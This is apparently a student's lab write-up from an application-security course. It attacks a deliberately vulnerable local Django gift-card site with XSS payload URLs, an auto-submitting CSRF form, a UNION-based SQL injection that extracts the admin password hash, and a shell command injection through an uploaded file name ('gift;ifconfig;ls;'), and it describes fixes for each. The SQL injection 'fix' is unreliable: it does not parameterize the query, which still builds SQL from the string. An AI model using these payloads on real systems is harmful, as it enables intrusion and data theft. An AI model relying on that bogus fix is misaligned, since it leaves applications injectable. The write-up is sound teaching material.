




1. An attack exploiting XSS (cross-site scripting) vulnerability

In this attack, I started by searching for what parameters can be exploited for XSS in Django-based applications. This is where I found 'safe' tag is often used to exploit XSS (https://edx.readthedocs.io/projects/edx-developer-guide/en/latest/preventing_xss/preventing_xss_in_django_templates.html). I then deployed my XSS payload to align with html pages where the 'safe' tag appears and created my payloads as follows:

2. `http://127.0.0.1:8000/gift/?director=<script>alert("xss exploited, muhahaha!")</script>`
3. `http://127.0.0.1:8000/gift.html?director=<script>alert("muhahaha! xss exploit")</script>`
4. `http://127.0.0.1:8000/buy/?director=<script>alert("plz fix xsss exploit")</script>`





XSS Fix:

I started this fix by exploring each of the files and noticed a comment which said, "`<!-- KG: I don't think the safe tag does what they thought it does... -->`" I then explored what this 'safe' tag meant in Django and found that per reference docs (<https://docs.djangoproject.com/en/4.1/ref/templates/builtins/#std-templatefilter-safe>), which I found would disable the HTML escape protection.

Thus, if the HTML scape protection is disabled, one can conduct XSS attacks according to this doc: <https://www.acunetix.com/blog/articles/preventing-xss-attacks/>

Finally, I removed the 'safe' tag from all files where its shown, which in this case were the files 'item-single.html'; and 'gift.html'. I re-tested after deploying this fix and found that it worked!!!

```
50     {% if prod_num != 0 %}
51     <div class="intro-section" style="background-image: url('{{ prod_path }}');">
52     {% else %}
53     <div class="intro-section" style="background-image: url('/images/product_1.jpg');
54     {% endif %}
55     <div class="container">
56     <div class="row align-items-center justify-content-center">
57     <div class="col-md-7 mx-auto text-center" data-aos="fade-up">
58     <h1>{{ prod_name }}</h1>
59     {% if director is not None %}
60     <!-- KG: I don't think the safe tag does what they thought
61     it does... -->
62     <p>Endorsed by {{director}}!</p> <!-- XSS fix to remove safe-->
63     {% else %}
64     <p> For all your card buying needs! </p>
65     {% endif %}
```

```

48 {% include "navbar.html" %}
49
50 {% if prod_num != 0 %}
51 <div class="intro-section" style="background-image: url('{{ prod_path }}');">
52 {% else %}
53 <div class="intro-section" style="background-image: url('/images/product_1.jpg');">
54 {% endif %}
55 <div class="container">
56 <div class="row align-items-center justify-content-center">
57 <div class="col-md-7 mx-auto text-center" data-aos="fade-up">
58 <h1>{{ prod_name }}</h1>
59 {% if director is not None %}
60 <p>Endorsed by {{director}}!</p> <!-- XSS Fix, remove safe-->
61 {% else %}
62 <p> For all your card buying needs! </p>
63 {% endif %}

```

2. CSRF Attack

The Cross-Site Request Forgery attack is when a threat actor forges a request via the same session that the victim is using and sends their malicious request with the victims' validation token to the website for fulfillment. CSRF was initially very tricky to exploit as most modern browsers block CSRF exploit by setting SameSite=Strict, which mitigates the risk of cookies being used for CSRF attacks on authentication in which sessionid cookie was sent.

Therefore, I had to get creative when delivering the payload. Following guidance from <https://portswigger.net/web-security/csrf> article, I decided to spin up a local server by running "python3 -m http.server 1777".

— Payload ———

```

<html>
<body>
  <form action="http://127.0.0.1:8000/gift/0" method="POST">
    <input type="hidden" name="username" value="threat_actor" />
    <input type="hidden" name="amount" value="127" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>



```

<!-- source: <https://portswigger.net/web-security/csrf> -->

Then, when navigating to this local server, I simply clicked on the csrfPayload.html which sent a forged request to the database to insert value of 127 for the threat_actor user.

To verify that the exploit was successful on the database side, I navigated to the auth_user table in which I saw that value of 127 was posted for the threat_actor, which thereby indicates that it worked.

```
ubuntu@ubuntu2004: ~  
ubuntu@ubuntu2004:~$ python3 -m http.server 1777  
Serving HTTP on 0.0.0.0 port 1777 (http://0.0.0.0:1777/) ...  
127.0.0.1 - - [05/Nov/2022 23:29:01] "GET / HTTP/1.1" 200 -  
127.0.0.1 - - [05/Nov/2022 23:29:06] "GET /Documents/ HTTP/1.1" 200 -  
127.0.0.1 - - [05/Nov/2022 23:29:07] "GET /Documents/csrf/ HTTP/1.1" 200 -  
127.0.0.1 - - [05/Nov/2022 23:29:21] "GET /Documents/csrf/ HTTP/1.1" 200 -
```



```
ubuntu@ubuntu2004: ~/Documents/appsec/AppSecAssignment2/GiftcardSite
6a7f750204b6
sqlite> SELECT * FROM auth_user;
1|pbkdf2_sha256$390000$7YLqPRk6s5VxSsY5Jd4oy$4nJ6qTearJ2Ju5Lrh4jzrbRbMcsjKSCzx7odiN4jSXc=||1|admin|
rk3033@nyu.edu|1|1|2022-10-30 20:17:03.393265|
sqlite> SELECT * FROM LegacySite_card;
1|{"merchant_id": "NYU Apparel Card", "customer_id": "admin", "total_value": "999", "records": [{"rec
ord_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}]}|
999|/tmp/addedcard_7_1.gftcrd'|0|1|7
2|{"merchant_id": "NYU Apparel Card", "customer_id": "admin", "total_value": "20", "records": [{"reco
rd_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}]}|2
0|/tmp/addedcard_7_2.gftcrd'|0|1|7
3|{"merchant_id": "NYU Apparel Card", "customer_id": "admin", "total_value": "1000", "records": [{"re
cord_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}]}
|1000|/tmp/addedcard_7_3.gftcrd'|0|1|7
4|{"merchant_id": "NYU Apparel Card", "customer_id": "vuln_user", "total_value": "5", "records": [{"r
ecord_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}]}
|5|/tmp/addedcard_8_1.gftcrd'|0|1|8
5|{"merchant_id": "NYU Apparel Card", "customer_id": "threat_actor", "total_value": "5", "records": [
{"record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}]}|5|/tmp/addedcard_9_1.gftcrd'|0|1|9
6|{"merchant_id": "NYU Apparel Card", "customer_id": "vuln_user", "total_value": "95", "records": [{"r
ecord_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here ]"}]}
|95|/tmp/addedcard_8_2.gftcrd'|0|1|8
7|{"merchant_id": "NYU Apparel Card", "customer_id": "threat_actor", "total_value": "12356", "records
": [{"record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature her
e ]"}]}|12356|/tmp/addedcard_9_2.gftcrd'|0|1|9
8|{"merchant_id": "NYU Apparel Card", "customer_id": "threat_actor", "total_value": "123", "records":
[{"record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here
 ]"}]}|123|/tmp/addedcard_9_3.gftcrd'|0|1|9
9|{"merchant_id": "NYU Apparel Card", "customer_id": "threat_actor", "total_value": "420", "records":
[{"record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature here
 ]"}]}|420|/tmp/addedcard_9_4.gftcrd'|0|1|9
10|{"merchant_id": "NYU Apparel Card", "customer_id": "threat_actor", "total_value": "127", "records"
: [{"record_type": "amount_change", "amount_added": 2000, "signature": "[ insert crypto signature her
e ]"}]}|127|/tmp/addedcard_9_5.gftcrd'|0|1|9
```

CSRF Fix:

In order to fix the CSRF vulnerability, I did research on the underlining authentication mechanism for ensuring the integrity of requests. Specifically, I looked at mechanisms that would mitigate CSRF for Django applications.

This is where I stumbled upon this article (<https://docs.djangoproject.com/en/4.1/ref/csrf/>) which described adding `@csrf_protect` tag to respective files (in this case views.py file) as a way to mitigate CSRF attack. Additionally, I added the `>{% csrf_token %}` flag to the gift.html file, which would create the token when the user POST action on sending the gift, further mitigating the risk of this attack on the front end and manipulating the amount or username in post request and done in accordance with the aforementioned article suggestion. Finally, subsequent tests

```
1 import json
2 from django.shortcuts import render, redirect
3 from django.http import HttpResponse
4 from LegacySite.models import User, Product, Card
5 from . import extras
6 from django.views.decorators.csrf import csrf_protect as csrf_protect
7 from django.contrib.auth import login, authenticate, logout
8 from django.core.exceptions import ObjectDoesNotExist
9 from django.shortcuts import render
10 from django.views.decorators.csrf import csrf_protect as csrf_protect ## adding this to mitigate CSRF attack.
11
```

```

114 # KG: What stops an attacker from making me buy a card for him?
115 @csrf_protect #tag to mitigate CSRF Attack
116 def gift_card_view(request, prod_num=0):
117     context = {"prod num" : prod num}


```

```

77     {% if user is None %}
78     <form action="/gift/{{ prod_num }}" method="post">{% csrf_token %} <!-- adding this flag to fix CSRF attack-->
79     <div class="mb-4">
80         <input type="text" class="form-control mb-2" name="amount" id="amount" placeholder="$0.00">
81         <input type="text" class="form-control mb-2" name="username" id="username" placeholder="Username">
82         <button class="btn btn-block" type="submit">Gift one</button>
83     </div>

```

Finally, subsequent tests yielded a 403 forbidden page "CSRF verification failed. Request aborted.", which means the attack was successfully blocked!



3. SQL Injection to obtain salted password for a users name is 'admin'

In order to do this, I first looked through all the files to determine where the SQL commands are passed. This is where I found 'views.py' file which had the comments "# KG: Where is this data coming from? RAW SQL usage with unknown # KG: data seems dangerous."

This made me look closer to see where I can run a POST to interact with all elements of the database. This made me look at use-card.html file which is referenced in views.py file and allows the end user to upload a file with the extension '.gftcrd'

I then explored a way to craft a SQL injection payload which I did in file 'SQLInjection.gftcrd' using the columns that were revealed in <http://127.0.0.1:8000/views.html>; I put together the following payload in accordance with the instructions that I found on <https://portswigger.net/web-security/sql-injection/cheat-sheet>

:

```
000000000000000000000000078d2$fd58fe95167445090ba0fc7c3b400fac1bf5aa96760d52  
724b6d6a7f750204b6
```

Cards Galore — A card sale x TypeError at /use.html x Cards Galore — A card sale x Cards Galore — A card sale x Cards Galore — A card sale x +

← → ↺ 127.0.0.1:8000/use.html

'/usr/lib/python3/dist-packages'

Server time: Sun, 23 Oct 2022 20:01:27 +0000

Traceback [Switch to copy-and-paste view](#)

usr/local/lib/python3.8/dist-packages/django/core/handlers/exception.py, line 55, in inner

55. response = get_response(request)

► Local vars

usr/local/lib/python3.8/dist-packages/django/core/handlers/base.py, line 197, in _get_response

197. response = wrapped_callback(request, *callback_args, **callback_kwargs)

► Local vars

home/ubuntu/Documents/appsec/AppSecAssignment2/GiftcardSite/LegacySite/views.py, line 209, in use_card_view

209. card = Card.objects.get(data=card_data)

▼ Local vars

Variable	Value
card_data	{'merchant_id': 'NYU Apparel Card', 'customer_id': 'user', 'total_value': '1234', 'records': [{'record_type': 'amount_change', 'amount_added': '123456', 'signature': '\nUNION SELECT password FROM LegacySite_user WHERE username = \'admin\'...'}]}
card_file_data	<InMemoryUploadedFile: SQLInjection.gftcrd (application/octet-stream)>
card_file_path	'/tmp/newcard_7_parser.gftcrd'
card_fname	''
card_query	<RawQuerySet: select id from LegacySite_card where data = 'UNION SELECT password FROM LegacySite_user WHERE username = 'admin'...>
card_query_string	('Card object ' '(0000000000000000000000000000000078d25fd58fe95167445090ba0fc7c3b400fac1bf5aa96760d5274b6d6a7f750204b6)\n')
context	{'card_found': 'Card object ' '(0000000000000000000000000000000078d25fd58fe95167445090ba0fc7c3b400fac1bf5aa96760d5274b6d6a7f750204b6)\n', 'card_list': None}
request	<WSGIRequest: POST '/use.html'>
signature	'UNION SELECT password FROM LegacySite_user WHERE username = 'admin'...
thing	<Card: Card object (0000000000000000000000000000000078d25fd58fe95167445090ba0fc7c3b400fac1bf5aa96760d5274b6d6a7f750204b6)>
user_cards	<RawQuerySet: select id, count(*) as count from LegacySite_card where LegacySite_card.user_id = 7>

usr/local/lib/python3.8/dist-packages/django/db/models/manager.py, line 85, in manager_method

SQL Injection Fix:

In order to fix the SQL Injection exploit, I wrapped the signature variable in views.py file in brackets which helps mitigate the use of special characters which therefore prevents special characters from being executed by the query engine. In other words, I turned this into a parameterized query by making 'signature' that holds the payload parameterized. I did this in accordance with suggestion from the article:

https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html

```
189 # KG: Where is this data coming from? RAW SQL usage with unknown
190 # KG: data seems dangerous.
191 [signature] = json.loads(card_data)['records'][0]['signature'] # SQL Injection fix: wrapping signature variable in brackets helps mitigate the use of special characters which ther
192 # signatures should be pretty unique, right?
193 card_query = Card.objects.raw('select id from LegacySite_card where data = \'%s\' % signature)
194 user_cards = Card.objects.raw('select id, count(*) as count from LegacySite_card where LegacySite_card.user_id = %s' % str(request.user.id))
195 card_query_string = ''
```

Subsequent tests after adding the fix yielded the 'ValueError at /use.html' page which did not contain the Card object details previously exposed which means the issue has been fixed!

Traceback [Switch to copy-and-paste view](#)

/usr/local/lib/python3.8/dist-packages/django/core/handlers/exception.py, line 55, in inner

```
55. response = get_response(request)
```

▼ Local vars

Variable	Value
exc	ValueError('too many values to unpack (expected 1)')
get_response	<bound method BaseHandler.get_response of <django.core.handlers.wsgi.WSGIHandler object at 0x7f0e88bde3d0>>
request	<WSGIRequest: POST '/use.html'>

/usr/local/lib/python3.8/dist-packages/django/core/handlers/base.py, line 197, in _get_response

```
197. response = wrapped_callback(request, *callback_args, **callback_kwargs)
```

▼ Local vars

Variable	Value
callback	<function use_card_view at 0x7f0e878740d0>
callback_args	()
callback_kwargs	{}
request	<WSGIRequest: POST '/use.html'>
response	None
self	<django.core.handlers.wsgi.WSGIHandler object at 0x7f0e88bde3d0>
wrapped_callback	<function use_card_view at 0x7f0e878740d0>

/home/ubuntu/Documents/appsec/AppSecAssignment2/GiftcardSite/LegacySite/views.py, line 191, in use_card_view


```
191. [signature] = json.loads(card_data)['records'][0]['signature'] # SQL Injection fix: wrapping signature variable in brackets helps mitigate the u
```

▼ Local vars

Variable	Value
card_data	('{"merchant_id": "NYU Apparel Card", "customer_id": "user", "total value": '1234', "records": [{"record type": "amount_change", "amount_added": '123456, "signature": "\'UNION SELECT password FROM LegacySite_user WHERE 'username = \'admin\'"}]}\n')
card_file_data	<InMemoryUploadedFile: SQLInjectionAttack.gftcrd (application/octet-stream)>
card_file_path	'/tmp/newcard_8_parser.gftcrd'
card_fname	''
context	{'card_found': None, 'card_list': None}
request	<WSGIRequest: POST '/use.html'>

4. Code Injection

Following the suggestion from the instructions, I looked for a function which processed the giftcardreader binary and this is where I came across the `parse_card_data()` function which parsed the card file and card path name from the upload. From there, I noticed the comment “ # KG: Are you sure you want the user to control that input?” So I tried injecting a simple echo “hacked” payload into the upload file name box on page <http://127.0.0.1:8000/use.html> However, this did not work. I then went back to `views.py` to see how the entry is processed and realized that I was missing a file with the correct format (ending in “.gftcrd”) which is what actually triggers the execution on the server end. However, this still didn’t work. I then looked closer at how commands are rendered and found that requests all include ‘gift’ in them, so I tried my command injection again by running “gift;ifconfig;ls;” to simply see if I could get the ifconfig of the environment and list of files. I added the ‘;’ because these act as pipes to string the commands.



I was then directed to the “JSONDecodeError at /use.html” page, which didn’t have any clear indicators of commands. However, I then looked at the debug logs in django terminal and saw the ifconfig output and the files listed right after the segmentation fault error! This means the command injection was indeed successful via this vector! Using this article (<https://portswigger.net/web-security/os-command-injection>), I was able to confirm that this was indeed an OS level injection which is why I didn’t see the output on error page but instead in the terminal.

```
[06/Nov/2022 04:49:54] "GET /fonts/flaticon/font/flaticon.css HTTP/1.1" 404 6807
Segmentation fault (core dumped)
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.133 netmask 255.255.255.0 broadcast 192.168.13.255
